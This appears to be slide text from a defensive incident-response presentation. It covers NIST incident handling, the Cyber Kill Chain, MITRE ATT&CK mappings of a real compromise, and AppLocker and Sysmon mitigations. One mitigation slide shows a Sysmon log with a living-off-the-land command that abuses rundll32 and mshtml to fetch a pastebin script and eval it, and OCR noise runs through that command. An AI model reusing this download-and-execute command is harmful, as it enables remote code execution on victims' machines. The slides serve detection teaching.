
- Threat report
- Incident indicator

- Contain and gather the evidence
- Analyze logs (network and endpoint)
- Identify impact
- Eradication and recovery

- System migration
- Vulnerability assessment
- Recommendations


*Based on NIST Incident Handling Framework (SP 800-61r2)
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

Lockheed Martin Cyber Kill Chain


1
RECONNAISSANCE
Harvesting email addresses, conference information, etc.
2
WEAPONIZATION
Coupling exploit with backdoor into deliverable payload
3
DELIVERY
Delivering weaponized bundle to the victim via email, web, USB, etc.
4
EXPLOITATION
Exploiting a vulnerability to execute code on victim's system
5
INSTALL
INSTALLATION
Installing malware on the asset
6
COMMAND & CONTROL (C2)
Command channel for remote manipulation of victim
7
ACTIONS ON OBJECTIVES
With 'Hands on Keyboard' access, intruders accomplish their original goals

https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html

MITRE ATT&CK Framework




ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data Staged	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Information Repositories	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Local System	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Network Shared Drive	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data from Removable Media	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Trusted Relationship	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Firmware	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Valid Accounts	InstallUtil	Change Default File Association	File System Permissions Weakness	Component Object Model Hijacking	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-Stage Channels		Runtime Data Manipulation
	LSASS Driver	Component Firmware	Hooking	Control Panel Items	Kerberoasting	Process Discovery	SSH Hijacking	Screen Capture	Multi-hop Proxy		Service Stop
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DCShadow	Keychain	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Stored Data Manipulation
	Local Job Scheduling	Create Account	Launch Daemon	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Mshta	DLL Search Order Hijacking	New Service	DLL Side-Loading	Network Sniffing	Security Software Discovery	Third-party Software		Port Knocking		
	PowerShell	Dylib Hijacking	Path Interception	Deobfuscate/Decode Files or Information	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote Access Tools		
	Regsvcs/Regasm	External Remote Services	Plist Modification	Disabling Security Tools	Private Keys	System Network Configuration Discovery	Windows Remote Management		Remote File Copy		

https://attack.mitre.org/

Mapping Cyber Kill Chain and ATT&CK



Reconnaissance

Weaponization

Delivery

Exploitation

Installation

Command & Control

Actions on Objectives

Pre-ATT&CK

Enterprise ATT&CK

- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command and Control
- Exfiltration
- Impact


TPPs of an attacking group on the MITRE’s website

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Spearphishing Attachment	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Access Token Manipulation	Brute Force	File and Directory Discovery	Remote File Copy	Data from Local System	Connection Proxy	Data Encrypted	
Spearphishing Link	Execution through API	Windows Management Instrumentation Event Subscription	Process Injection	Deobfuscate/Decode Files or Information	Credentials in Files	Process Discovery	Windows Admin Shares	Data from Removable Media	Remote File Copy	Exfiltration Over Alternative Protocol	
	PowerShell	Winlogon Helper DLL		Disabling Security Tools		Query Registry			Standard Application Layer Protocol		
	Scripting			Indicator Removal from Tools		Remote System Discovery			Web Service		
	User Execution			Modify Registry		System Information Discovery					
				Obfuscated Files or Information		System Network Configuration Discovery					
				Process Injection		System Network Connections Discovery					
				Scripting		System Service Discovery					
				Web Service		System Time Discovery					

Our findings on the compromised machines

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
External Remote Services	Command-Line Interface	Account Manipulation	Schedule Task	Compile After Delivery	Account Manipulation	Account Discovery	Remote File Copy	Data from Local System	Commonly Used Port	Automated Exfiltration	
Valid Accounts	PowerShell	External Remote Services	Valid Accounts	File Deletion	Credential Dumping	File and Directory Discovery	Third-party Software	Email Collection	Remote Access Tools	Data Compressed	
	Schedule Task	Registry Run Keys / Startup Folder		Indicator Removal on Host	Credentials in Registry	Network Service Scanning	Windows Admin Shares		Remote File Copy		
	Scripting	Schedule Task		Masquerading		Process Discovery			Standard Cryptographic Protocol		
	Service Execution	Valid Accounts		Network Share Connection Removal		System Information Discovery					
	Signed Binary Proxy Execution			Scripting		System Network Configuration Discovery					
	Signed Script Proxy Execution			Signed Binary Proxy Execution		System Network Connections Discovery					
	Third-party Software			Signed Script Proxy Execution		System Service Discovery					
	User Execution			Valid Accounts		Virtualization/Sandbox Evasion					

Attack scenario summary



The attacker compromised the email server

Using pre-installed binaries/scripts to execute malicious commands

Dumping AD passwords to gain access to domain controller

Confidential files were compressed and encrypted

Legitimated VPN software was deployed to use as a backdoor

Mitigations


Application blacklisting/whitelisting

Using Windows AppLocker

Monitoring

Using System Monitor (Sysmon)

Mitigations (con.)



```
Process Create:
RuleName:
UtcTime: 2019-07-25 22:14:52.502
ProcessGuid: {4403842c-29dc-5d3a-0000-00105eaefe81}
ProcessId: 12616
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.15063.0 (WinBuild.160101.0800)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: "C:\Windows\System32\cmd.exe" /c copy /Y C:\Windows\system32\rundll32.exe %%TEMP%%\out.exe > nul && %%TEMP%%\out.exe javascript:"\..
\mshtml RunHTMLApplication ";document.write();h=newThe system cannot find the device specified.ActiveXObject("WinHttp.WinHttpRequest.5.1");h.Open
("GET","http://pastebin.com/raw/QXUGYUCM",false);try{h.Send();b=h.ResponseText;eval(b);}catch(e){newThe system cannot find the device specified.ActiveXObject
("WScript.Shell").Run("cmd /c taskkill /f /im out.exe",0,true);}
CurrentDirectory: C:\HTools\winrar\
User: NL\sbousseaden
LogonGuid: {4403842c-fce4-5d32-0000-0020ddf15500}
LogonId: 0x55F1DD
TerminalSessionId: 1
IntegrityLevel: Medium
Hashes: SHA1=524AB0A40594D2B5F620F542E87A45472979A416,MD5=94912C1D73ADE68F2486ED4D8EA82DE6,SHA256=
9F7EBB79DEF0BF8CCCB5A902DB11746375AF3FE618355FE5A69C69E4BCD50AC9,IMPHASH=062F5043D362E9FC380B2EC777AB1090
ParentProcessGuid: {4403842c-29dc-5d3a-0000-00105a73fe81}
ParentProcessId: 16772
ParentImage: C:\Windows\hh.exe
ParentCommandLine: "C:\WINDOWS\hh.exe" C:\HTools\winrar\project.chm
```

Image taken from @SBousseaden https://twitter.com/SBousseaden/status/1154516675787657223

References

Symantec, “Living off the land and fileless attack techniques,”

- https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

E. Conrad, “Threat Hunting via Windows Event Logs,”

- https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1524493093.pdf

A. Torres, “LOLBin Detection Methods: Seven Common Attacks Revealed,”

- https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1559672268.pdf

Y. Khatri, “Windows 8 SRUM Forensics,”

- https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1492184583.pdf

Q&A